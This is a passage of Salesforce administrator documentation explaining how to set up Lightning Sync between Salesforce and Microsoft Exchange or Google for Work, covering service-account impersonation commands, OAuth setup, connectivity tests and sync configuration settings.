   Run the Lightning Sync connection test to confirm whether you and your IT pros have set up Lightning Sync successfully. Or, run the connection test if Lightning Sync was syncing your reps' items successfully, but suddenly stops.
3. Tell Sales Reps How to Prevent Certain Microsoft® Outlook Calendar Events from Syncing to Salesforce
   Tell your Lightning Sync users how to manage which of their Outlook calendar events sync with Salesforce. We recommend that sales reps prepare events that they don't want to sync before you kick off the sync process. However, reps can manage which events sync at anytime.
4. Define Sync Settings for Sales Reps Using Lightning Sync
   After sales reps prepare their Exchange events to sync with Salesforce, you can define sync settings for groups of reps in Lightning Sync configurations. This step kicks off the sync process for your reps.
5. Tell Sales Reps How to Sync Microsoft® Contacts with Salesforce
   Tell your Lightning Sync for Microsoft Exchange users that it's time to manage the Microsoft contacts that users want to sync with Salesforce.

EDITIONS

Available to manage from: both Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To prepare your Exchange server to communicate with Salesforce:

- Administrative access to your company's Microsoft® Exchange server

SEE ALSO:

Lightning Sync for Microsoft® Exchange

Lightning Sync Success Community

Choose and Configure Your Preferred Method for Connecting to Microsoft® Exchange

Choose whether you'd like to connect Microsoft Exchange to Salesforce using an Exchange service account, or OAuth 2.0, and then set up that connection. Connecting using OAuth 2.0 requires a Microsoft Office 365 account.

EDITIONS

Available to manage from: both Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Connect Salesforce and Microsoft® Exchange Using an Exchange Service Account

To connect Salesforce to your company's Microsoft Exchange server using a service account, you and your Exchange administrator have to complete several steps, both from Salesforce and from your Exchange server.

Connect Salesforce and Microsoft® Exchange Using OAuth 2.0

Give Salesforce access to Microsoft Exchange Online using OAuth 2.0. To complete setup, you need a Microsoft Office 365® account and help from your Office 365 global administrator to provide credentials for your company's account.

Connect Salesforce and Microsoft® Exchange Using an Exchange Service Account

To connect Salesforce to your company's Microsoft Exchange server using a service account, you and your Exchange administrator have to complete several steps, both from Salesforce and from your Exchange server.

EDITIONS

Available to manage from: both Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To set up a service account to communicate with Lightning Sync:
- Administrative access to your company's Exchange server

To access and edit Lightning Sync Setup
- "Customize Application"

1. Prepare Your Microsoft® Exchange Server for Lightning Sync
   The first step in setting up Lightning Sync is to enable several settings on your Exchange server, including Exchange Web Services, Exchange Autodiscover Service, and Basic authentication.
2. Set Up a Microsoft® Exchange Service Account to Communicate with Lightning Sync
   After you've enabled the right settings on your Exchange server, create an Exchange service account with impersonation rights for the mailbox of each Lightning Sync user.
3. Run the Microsoft® Remote Connectivity Analyzer with Lightning Sync Parameters
   Run the Remote Connectivity Analyzer—the free web-based tool provided by Microsoft—to confirm whether you and your Exchange administrator have set up Lightning Sync for Microsoft Exchange successfully. Or, run the Remote Connectivity Analyzer if Lightning Sync for Microsoft Exchange was syncing your reps' items successfully, but suddenly stops. Use the parameters provided to run the test for Lightning Sync.
4. Set Up Salesforce to Communicate with Microsoft® Exchange Using a Service Account
   After running the Remote Connectivity Analyzer, log in to Salesforce to enable Lightning Sync for Microsoft Exchange and provide your service account credentials.

Prepare Your Microsoft® Exchange Server for Lightning Sync

The first step in setting up Lightning Sync is to enable several settings on your Exchange server, including Exchange Web Services, Exchange Autodiscover Service, and Basic authentication.

These instructions vary depending on the version of Microsoft® Exchange your company uses. For more support, visit Microsoft's support website, search for the keywords mentioned here, and follow the instructions intended for your Exchange version.

Complete the following steps on your Exchange server.

1. Enable Exchange Web Services (EWS) on an SSL connection.
   - Make sure your Exchange server has a signed certificate from one of the Salesforce-approved Certificate Authorities.
   - If your organization has configured a firewall, allow an inbound connection to your Exchange client access server on port 443.
2. Enable Exchange Autodiscover Service.
3. Enable Basic authentication on both your Exchange server and your Autodiscover service. If you need to run additional authentication methods (such as Microsoft NTLM), there is no need to disable those methods; you can run Lightning Sync without conflict.

EDITIONS

Available to manage from: both Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Set Up a Microsoft® Exchange Service Account to Communicate with Lightning Sync

After you've enabled the right settings on your Exchange server, create an Exchange service account with impersonation rights for the mailbox of each Lightning Sync user.

Before setting up an Exchange Service account, make sure you've enabled the appropriate Exchange server settings to set up Lightning Sync.

To set up an Exchange service account, work with your Exchange admin to complete these steps on your Exchange server.

Watch a Demo:

- Set Up a Microsoft® Exchange Service Account to Sync with Salesforce (for administrators using Office 365™ Admin Center)
- Set Up a Microsoft® Exchange Service Account to Sync with Salesforce (for administrators using command shell)

Note: For more support, visit Microsoft®'s support website, search for the keywords mentioned here, and follow the instructions intended for your Exchange version.

1. Create an Exchange user with a mailbox that acts as the service account. You use this email address later to configure Exchange impersonation for the service account.
2. Using Exchange Management Shell, enter the commands that enable service account impersonation for your version of Exchange. If you receive a pipeline error message, wait a few minutes and reenter the command to let your server process the requests.
   - If you're using Exchange 2013:
   a. Enable the Active Directory extended permission for `ms-Exch-EPI-Impersonation` on all Client Access servers.

```
Get-ExchangeServer | where {$_IsClientAccessServer -eq $TRUE} | ForEach-Object
{Add-ADPermission -Identity $_.distinguishedname -User (Get-User -Identity
<EnterExchangeSyncServiceAccountEmailAddress> | select-object).identity
-extendedRight ms-Exch-EPI-Impersonation}
```

EDITIONS

Available to manage from: both Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To set up a service account to communicate with Lightning Sync:
- Administrative access to your company's Exchange server

b. Enable the Active Directory extended rights for `ms-Exch-EPI-May-Impersonate` to let your service account impersonate all accounts on your Exchange server. Set a filter later that lets you limit the users the service account syncs with Salesforce.

```
Get-MailboxDatabase | ForEach-Object {Add-ADPermission -Identity $_.distinguishedname
 -User <EnterExchangeSyncServiceAccountAddress> -ExtendedRights
ms-Exch-EPI-May-Impersonate}
```

- If you're using Exchange Online offered by Microsoft Office 365™:

a. Enable customization on your Exchange server.

```
Enable-OrganizationCustomization
```

3. Using Exchange Management Shell, enter these commands to configure your service account to impersonate the group of users who'll sync with Lightning Sync.

a. Create a management scope to define a filter that groups the Exchange users who sync with Lightning Sync. For example, if you want only sales reps to sync, and their Exchange mailboxes all have the same value *`Sales`* for the filterable property *`Department`*, enter *`Department -eq 'Sales'`* in place of *`<ChooseRecipientFilter>`*.

```
New-ManagementScope -Name:<ChooseExchangeSyncScopeName>
-RecipientRestrictionFilter:{<ChooseRecipientFilter>}
```

b. Create a management role assignment that restricts the service account to impersonate only the users you defined in the management scope.

```
New-ManagementRoleAssignment -Name:<ChooseExchangeSyncRoleAssignmentName>
-Role:ApplicationImpersonation -User:<EnterExchangeSyncServiceAccountAddress>
-CustomRecipientWriteScope:<EnterExchangeSyncScopeName>
```

Run the Microsoft® Remote Connectivity Analyzer with Lightning Sync Parameters

Run the Remote Connectivity Analyzer—the free web-based tool provided by Microsoft—to confirm whether you and your Exchange administrator have set up Lightning Sync for Microsoft Exchange successfully. Or, run the Remote Connectivity Analyzer if Lightning Sync for Microsoft Exchange was syncing your reps' items successfully, but suddenly stops. Use the parameters provided to run the test for Lightning Sync.

Before you run the Remote Connectivity Analyzer, make sure that you've selected your preferred connection method so that Exchange and Salesforce can communicate. Wait a few minutes after completing those tasks to let your Exchange server process the changes you've made. Otherwise, the Remote Connectivity Analyzer can show a failed test summary, even though you've configured setup correctly.

The Remote Connectivity Analyzer checks several points of connectivity between your Salesforce organization and your Exchange server. When the test is complete, Microsoft provides a summary describing your connection status.

Note: The Microsoft Remote Connectivity Test and the Lightning Sync Connection Test check general connectivity between your email server and your Salesforce organization. If you want to test connectivity for only one (or a few) of your reps, check their sync statuses from `Lightning Sync Status` in Setup.

1. Visit Microsoft's website and search for the Remote Connectivity Analyzer.

EDITIONS

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USER PERMISSIONS

To get the necessary parameters to run the test:

- Administrative access to your company's Microsoft® Exchange server

2. On the `Exchange Server` tab, select **Service Account Access (Developers)**.
3. Click **Next**.
4. Complete the test fields:

For this test field	Type this parameter
`Target mailbox email address`	The email address of a sales rep you've set up to be impersonated by your Lightning Sync service account
`Service Account User Name (Domain\User Name or UPN)`	The service account domain\user name or UPN you've set up for Lightning Sync
`Service Account Password`	The service account password you've set up for Lightning Sync

5. Select `Use Autodiscover to detect server settings`.
6. Select `Test predefined folder`.
7. Choose `Contacts` if you'd like to test sync connectivity for this user's contacts, or `Calendar` for this user's events.
8. Check `Use Exchange Impersonation`.
9. In the `Impersonated User` field, type the same Exchange email address you specified for `Target mailbox email address`.
10. For `Impersonated user identifier`, select `SMTP Address`.
11. Check the `I understand that I must use the credentials of a working account...` acknowledgment.
12. Type the analyzer verification code and click **verify**.
13. At the top of the page, click **Perform Test**.
    Running the test usually takes less than 30 seconds. When the test is complete, the analyzer displays a summary evaluating the sync connectivity for the Exchange user you've specified.
14. Take action based on the test results.
    - If the test summary displays "Connectivity Test Successful" or "Connectivity Test Successful with Warnings," it's likely that you've set up your service account correctly. and you're ready to provide your service account credentials to Salesforce.
    - If the test summary displays "Connectivity Test Failed," review the test details to troubleshoot setup issues. If the test continues to fail, verify that you've completed the previous setup steps correctly and then contact Salesforce Customer Support for help.

SEE ALSO:

Check Lightning Sync Users' Sync Statuses

Run the Lightning Sync Connection Test for Microsoft® Exchange Users

Set Up Salesforce to Communicate with Microsoft® Exchange Using a Service Account

After running the Remote Connectivity Analyzer, log in to Salesforce to enable Lightning Sync for Microsoft Exchange and provide your service account credentials.

1. From Salesforce Setup, enter *Lightning Sync Setup* in the Quick Find box, then select **Lightning Sync Setup**.
2. Under Enable Lightning Sync, click **Edit**.
3. Check Enable Lightning Sync and click **Save**.
4. Enter the service account user name you created in Exchange, including your company's domain and top-level domain. For example, if you work for AW Computing, and the service account mailbox you've created is *svcacct@awcomputing.com*, enter your user name in either of these formats:
   - *svcacct@awcomputing.com*
   - *awcomputing.com\svcacct*

   Some network configurations require one format rather than the other. If your first attempt to get Salesforce and Exchange to communicate is unsuccessful, try the other format.
5. Enter your service account password.
6. If your sales reps' email domains are different than your service account domain, enter the additional domains in a comma-separated list. For example, if your service account is *svcacct@awcomputing.com*, but your reps' email addresses are in the domain *awcomputing.net*, enter *awcomputing.net* as an additional domain so Lightning Sync can recognize it.
7. Click **Save**.

EDITIONS

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USER PERMISSIONS

To access Lightning Sync setup in Salesforce:
- "View Setup and Configuration"

Connect Salesforce and Microsoft® Exchange Using OAuth 2.0

Give Salesforce access to Microsoft Exchange Online using OAuth 2.0. To complete setup, you need a Microsoft Office 365® account and help from your Office 365 global administrator to provide credentials for your company's account.

1. From Setup, enter *Lightning Sync Setup* in the Quick Find box, then select **Lightning Sync Setup**.
2. Enable Lightning Sync.
3. Select **OAuth 2.0 for Microsoft Exchange** as your preferred connection method.
4. Under Accept and Enable Access to Your Server, have your Office 365 global administrator log in to your Office 365 account.
5. When the Microsoft Azure™ login page opens, accept Lightning Sync access to your account by following the prompts until you're directed back to Salesforce.
6. From Salesforce, under Accept and Enable Access to Your Server, enable OAuth 2.0.

EDITIONS

Available to manage from: both Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To access and edit Lightning Sync Setup
- "Customize Application"

To prepare Exchange Online to communicate with Salesforce:
- Global administrator access to your company's Office 365 account

Run the Lightning Sync Connection Test for Microsoft® Exchange Users

Run the Lightning Sync connection test to confirm whether you and your IT pros have set up Lightning Sync successfully. Or, run the connection test if Lightning Sync was syncing your reps' items successfully, but suddenly stops.

After taking the necessary steps to prepare your Microsoft Exchange server and Salesforce to sync, you're ready to run the Lightning Sync connection test.

The Lightning Sync connection test checks several points of connectivity between Salesforce and your email server. When the test is complete, it provides a summary describing your connection status.

Lightning Sync for Microsoft® Exchange users should run both the Lightning Sync connection test and the Microsoft Remote Connectivity Analyzer to test connectivity. The tests differ slightly, so running both gives you more information about your connection status. Lightning Sync for Google users need only run the Lightning Sync connection test.

The Microsoft Remote Connectivity Test and the Lightning Sync Connection Test check general connectivity between your email server and your Salesforce organization. If you want to test connectivity for only one (or a few) of your reps, check their sync statuses from `Lightning Sync Status` in Setup.

EDITIONS

Available to manage from: both Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To run the connection test:
- "Customize Application"

1. From Setup, enter *`Lightning Sync Setup`* in the `Quick Find` box, then select **Lightning Sync Setup**.
2. From the `Connection Test` section, provide the email address for one of the reps you've set up to sync on your email server.
3. Click **Test**.
   Lightning Sync checks the connection between Salesforce and your email server and summarizes your connection status.

SEE ALSO:

Check Lightning Sync Users' Sync Statuses

Run the Microsoft® Remote Connectivity Analyzer with Lightning Sync Parameters

Tell Sales Reps How to Prevent Certain Microsoft® Outlook Calendar Events from Syncing to Salesforce

Tell your Lightning Sync users how to manage which of their Outlook calendar events sync with Salesforce. We recommend that sales reps prepare events that they don't want to sync before you kick off the sync process. However, reps can manage which events sync at anytime.

Sales reps can prevent some of their calendar events —like personal events—from syncing to Salesforce.

Later in the setup process, you have to define reps' sync settings in Lightning Sync configurations. If you define sync settings for events, all events from a rep's default calendar sync to Salesforce—unless you tell reps to manage those events now.

Reps can prevent personal events from syncing from their calendars to Salesforce in different ways.

EDITIONS

Available to manage from: both Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

- Reps can create a separate calendar in their calendar application to track personal events. (Lightning Sync is designed to sync only a reps' default calendar to Salesforce.)
- When you define sync settings in Lightning Sync configurations, you choose whether you want to sync reps' private events. If you opt not to sync private events, reps can prevent events from syncing by assigning the private option to events from their calendar applications.

If users don't manage their personal events before syncing begins, users can still remove those events from Salesforce by deleting personal events Salesforce manually.


Define Sync Settings for Sales Reps Using Lightning Sync

After sales reps prepare their Exchange events to sync with Salesforce, you can define sync settings for groups of reps in Lightning Sync configurations. This step kicks off the sync process for your reps.


Before you begin, make sure that you understand how to avoid syncing data between Salesforce organizations. Syncing data between Salesforceorganizations is possible if you test Lightning Sync before rolling it out to reps, or your company uses multiple Salesforce orgs.

Defining sync settings lets you control which of your users can sync contacts and events. You can also control which direction your users sync, and create filters to limit certain records from syncing.


1. From Salesforce Setup, enter *Sync Configurations* in the Quick Find box, then select **Sync Configurations**.
2. Click **New Lightning Sync Configuration**.



3. Enter the name of the configuration. For example, if you're creating a configuration for users in a particular region, enter a unique name for it, and then select Active.



4. Assign users and profiles to this configuration.



EDITIONS

Available to manage from: both Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To access Lightning Sync setup in Salesforce:

- "View Setup and Configuration"

To create, edit, or delete Lightning Sync configurations:

- "Manage Exchange Configurations"

  AND

  "Manage Users"


5. Indicate the sync direction for your users' contacts.




6. To change field mappings between Salesforce and Exchange contacts, click **Edit Field Mappings**.
7. Indicate whether you'd like to sync your users' events from Exchange to Salesforce.



8. Indicate whether you want all Exchange events to sync to Salesforce, or only the events your users select. If you set up users to select events, events users relate to Salesforce from Lightning for Outlook begin to sync between the two systems. To finish setting up that option, you're required to enable Lightning for Outlook, and your users are required to complete Lightning for Outlook setup.
9. To change field mappings between Salesforce and Exchange events, click **Edit Field Mappings**.
10. Click **Save**.
11. Set filters to specify the contacts users can sync from Salesforce to Exchange. You are required to set filters based on your users' record ownership. Choose whether you want to:
    - Limit contacts that users sync to only what users own, choose **Selected Contacts**, and then select **User's Records**. Make sure that you select both of these settings together, or no contacts sync for users in this configuration.
    - Let users sync all contacts they can see in Salesforce, choose **All Contacts**.



Set more sync filters, if you wish. For example, to prevent contacts from outside your users' territories from syncing, create sync filters for specific fields on users' contact records. Contact filters don't apply to contacts syncing from Exchange to Salesforce.



12. Select `Sync private events` to sync events your users have marked private either in Salesforce or their calendars.
13. Select `Automatically remove deleted Exchange events from Salesforce` to let reps delete Exchange events and Salesforce events in one action.
14. Select `Automatically relate Google events to Salesforce records` to let Lightning Sync review reps' calendars and intelligently relate important events to the appropriate Salesforce contacts or leads automatically.
15. Specify the specific events users can sync from Exchange to Salesforce. Enter a filter in the `Greater or equal to` field. Doing so limits the events users can sync to these time frames.
    - *`TODAY`*—Syncs events that end on or after today. The start time is 12:00 a.m. Learn more on page 2108 about why this selection is recommended in certain scenarios.
    - *`LAST MONTH`*—Syncs events that ended on or after the first day of last month.
    - *`LAST N DAYS`*—Syncs events that ended on or after a specified number of days ago, such as *`LAST 30 DAYS`*. You can sync events that ended up to 180 days ago.
16. Click **Save**.

    Contact and event syncing has begun for users in this Lightning Sync configuration.

SEE ALSO:

How Lightning Sync Manages Sync Conflicts with Salesforce for Outlook
Considerations for Companies With Multiple Salesforce Organizations

Tell Sales Reps How to Sync Microsoft® Contacts with Salesforce

Tell your Lightning Sync for Microsoft Exchange users that it's time to manage the Microsoft contacts that users want to sync with Salesforce.

If you've set up sales reps to sync contacts from only Salesforce to Microsoft Exchange, you can skip this step: Reps' contacts and events are already syncing.

Reps set up to sync contacts from Exchange to Salesforce or sync both ways can kick off sync by choosing which Microsoft contacts sync to Salesforce.

After you define reps' sync settings by adding them to active Lightning Sync configurations, Lightning Sync creates a folder called Salesforce_Sync within each reps' email account. Lightning Sync nests Salesforce_Sync within reps' Contacts directories.

Reps choose which contacts sync by moving those contacts into the Salesforce_Sync folder. When reps can see and access the Salesforce_Sync folder in their email application, they can start moving contacts into it.

EDITIONS

Available to manage from: both Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Lightning Sync for Google (Beta)

Help users keep their contacts and events in sync between their Google applications and Salesforce.

Note: This release contains a beta version of Lightning Sync for Google, which means it's a high-quality feature with known limitations. Lightning Sync for Google isn't generally available unless or until Salesforce announces its general availability in documentation or in press releases or public statements. We can't guarantee general availability within any particular time frame or at all. Make your purchase decisions only on the basis of generally available products and features. You can provide feedback and suggestions for Lightning Sync for Google in the Lightning Sync Success Community.


EDITIONS

Available to manage from: both Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

When you set up sales reps' contacts and events to sync between their Google applications and Salesforce, you help reps increase their productivity. That's because there's no need for reps to duplicate their work between the two applications. In addition, Lightning Sync offers reps the flexibility to sync items whether working from their desks or from their mobile devices.

You define your reps' Lightning Sync experience by selecting sync settings for reps in Salesforce. For example, you can set up Lightning Sync to sync your reps' contacts from Salesforce to Google Contacts (which reps can access from their Gmail™). You can also set up reps' events to sync from Google Calendar™ to Salesforce.



Lightning Sync for Google Limitations

Keep in mind that for now, Lightning Sync for Google doesn't:

- Sync contacts from Google Contacts to Salesforce
- Sync events from Salesforce to Google Calendar
- Sync recurring events
- Sync Available or Busy status on events
- Let you edit which Google contact and event fields map to Salesforce contact and events fields

Get Started with Lightning Sync for Google

See the Big Picture for Setting Up Lightning Sync for Google (Beta)

Set up Lightning Sync so sales reps can sync contacts and events between your company's Google for Work account and Salesforce. You complete several steps to prepare the systems to communicate, both from your Google account and from Salesforce.

See the Big Picture for Setting Up Lightning Sync for Google (Beta)

Set up Lightning Sync so sales reps can sync contacts and events between your company's Google for Work account and Salesforce. You complete several steps to prepare the systems to communicate, both from your Google account and from Salesforce.

> **Note:** This release contains a beta version of Lightning Sync for Google, which means it's a high-quality feature with known limitations. Lightning Sync for Google isn't generally available unless or until Salesforce announces its general availability in documentation or in press releases or public statements. We can't guarantee general availability within any particular time frame or at all. Make your purchase decisions only on the basis of generally available products and features. You can provide feedback and suggestions for Lightning Sync for Google in the Lightning Sync Success Community.

Complete these steps to set up Lightning Sync for Google.

1. Prepare Your Google for Work Account for Lightning Sync
   Get help from the IT pros or Google administrator at your company to prepare Google servers to communicate with Salesforce. Your Google admin can complete these steps by logging in to your company's Google API Console and Google Admin Console.
2. Prepare Salesforce for Lightning Sync
   After an IT pro or Google administrator has prepared your Google for Work account for Lightning Sync, complete the necessary steps to prepare Salesforce, too. From Salesforce, first register the Google API site. Then, select settings to connect the applications using OAuth 2.0 for Google.
3. Run the Lightning Sync Connection Test for Google Users
   Run the Lightning Sync connection test to confirm whether you and your IT pros have set up Lightning Sync successfully. Or, run the connection test if Lightning Sync was syncing your reps' items successfully, but suddenly stops.
4. Tell Sales Reps How to Prevent Certain Google Calendar Events from Syncing to Salesforce
   Tell your Lightning Sync users how to manage which of their calendar events sync with Salesforce. We recommend that sales reps prepare events that they don't want to sync before you kick off the sync process. However, reps can manage which events sync at anytime.
5. Define Sync Settings for Sales Reps Using Lightning Sync for Google
   Define sync settings for groups of reps in Lightning Sync configurations. This step kicks off the sync process for your reps, and determines how their contacts and events sync between the two systems.

EDITIONS

Available to manage from: both Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To prepare your Google for Work account to communicate with Salesforce:

- The Owner role on your company's Google for Work account, which gives you administrative permissions

To access and edit Lightning Sync Setup

- "Customize Application"

Prepare Your Google for Work Account for Lightning Sync

Get help from the IT pros or Google administrator at your company to prepare Google servers to communicate with Salesforce. Your Google admin can complete these steps by logging in to your company's Google API Console and Google Admin Console.

For more support, refer to Google developer documentation.

1. Complete these steps from Google API Console.
   a. Create a Google project dedicated to Lightning Sync.
   b. From the new project, to set up reps to sync events, enable Google Calendar™ API.
   c. From the new project, to set up reps to sync contacts, enable Google Contacts API.
   d. Create credentials for a service account with the role `Project Owner` and the key type `JSON`.
   e. Enable `Domain-Wide Delegation` for the service account. Doing so generates a Client ID (also known as Client name) for the service account, which you need later.
   f. Save the JSON private key from your service account in a secure location and share it with your Salesforce admin. (But only your Salesforce admin.)

      Important: Let's consider your private key the "key to the Google Calendar castle." People in possession of the key have access to your company's Google account. Therefore, only share the key with team members who need it, and share it via secure pathways. For example, emailing your key probably isn't a good idea.

2. Complete these steps from Google Admin Console.
   a. Navigate to your security settings, select the advanced section, and click **Manage API client access**.
   b. Authorize read-only calendar scope for the service account by entering the service account Client ID (also known as Client name) you generated in Google API Console. Enter the scope:
      `https://www.googleapis.com/auth/calendar.readonly`
      If you like, you can authorize other scopes, but this scope is required.

      Tip: If you didn't retain your Client ID (also known as Client name) from Google API Console, you can locate it within your service account private key.

   c. Authorize read-only contact scope for the service account by entering the service account Client ID (also known as Client name) you generated in Google API Console. Enter these scopes:
      `https://www.googleapis.com/auth/contacts.readonly` and `https://www.google.com/m8/feeds`
      If you like, you can authorize other scopes, but this scope is required.

When you're finished, your Salesforce admin can take the next steps by preparing Salesforce for Lightning Sync.

EDITIONS

Available to manage from: both Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To prepare your Google for Work account to communicate with Salesforce:

- The Owner role on your company's Google for Work account, which gives you administrative permissions

Prepare Salesforce for Lightning Sync

After an IT pro or Google administrator has prepared your Google for Work account for Lightning Sync, complete the necessary steps to prepare Salesforce, too. From Salesforce, first register the Google API site. Then, select settings to connect the applications using OAuth 2.0 for Google.

Before preparing Salesforce for Lightning Sync, make sure that you've taken the necessary steps to prepare your company's Google for Work account to communicate with Salesforce.

1. From Salesforce Setup, Register a new remote site for `https://www.googleapis.com`. Don't disable protocol security for the site, or Salesforce can't connect with Google.
2. From Salesforce Setup, enter `Lightning Sync Setup` in the `Quick Find` box, then select **Lightning Sync Setup**.
3. Enable Lightning Sync.
4. Select **OAuth 2.0 for Google (Beta)** as your preferred connection method.
5. Upload the private key for your Google service account. Your Google admin generated the key when setting up the service account for Lightning Sync.

   Important: Let's consider your private key the "key to the Google Calendar castle." People in possession of the key have access to your company's Google account. Therefore, only share the key with team members who need it, and share it via secure pathways. For example, emailing your key probably isn't a good idea.
6. Click **Save**.

When you're finished, run the Lightning Sync connection test to make sure that you've set up your connection correctly.

EDITIONS

Available to manage from: both Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To access and edit Lightning Sync Setup
- "Customize Application"

Run the Lightning Sync Connection Test for Google Users

Run the Lightning Sync connection test to confirm whether you and your IT pros have set up Lightning Sync successfully. Or, run the connection test if Lightning Sync was syncing your reps' items successfully, but suddenly stops.

After taking the necessary steps to prepare your Google for Work account and Salesforce to sync, you're ready to run the Lightning Sync connection test.

The Lightning Sync connection test checks several points of connectivity between Salesforce and your email server. When the test is complete, it provides a summary describing your connection status.

1. From Setup, enter `Lightning Sync Setup` in the `Quick Find` box, then select **Lightning Sync Setup**.
2. From the `Connection Test` section, provide the email address for one of the reps you've set up to sync on your email server.
3. Click **Test**.
   Lightning Sync checks the connection between Salesforce and your email server and summarizes your connection status.

EDITIONS

Available to manage from: both Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To run the connection test:
- "Customize Application"

Tell Sales Reps How to Prevent Certain Google Calendar Events from Syncing to Salesforce

Tell your Lightning Sync users how to manage which of their calendar events sync with Salesforce. We recommend that sales reps prepare events that they don't want to sync before you kick off the sync process. However, reps can manage which events sync at anytime.

Sales reps can prevent some of their calendar events —like personal events—from syncing to Salesforce.

Later in the setup process, you have to define reps' sync settings in Lightning Sync configurations. If you define sync settings for events, all events from a rep's default calendar sync to Salesforce—unless you tell reps to manage those events now.

Reps can prevent personal events from syncing from their calendars to Salesforce in different ways.

- Reps can create a separate calendar in their calendar application to track personal events. (Lightning Sync is designed to sync only a reps' default calendar to Salesforce.)
- When you define sync settings in Lightning Sync configurations, you choose whether you want to sync reps' private events. If you opt not to sync private events, reps can prevent events from syncing by assigning the private option to events from their calendar applications.

If users don't manage their personal events before syncing begins, users can still remove those events from Salesforce by deleting personal events Salesforce manually.

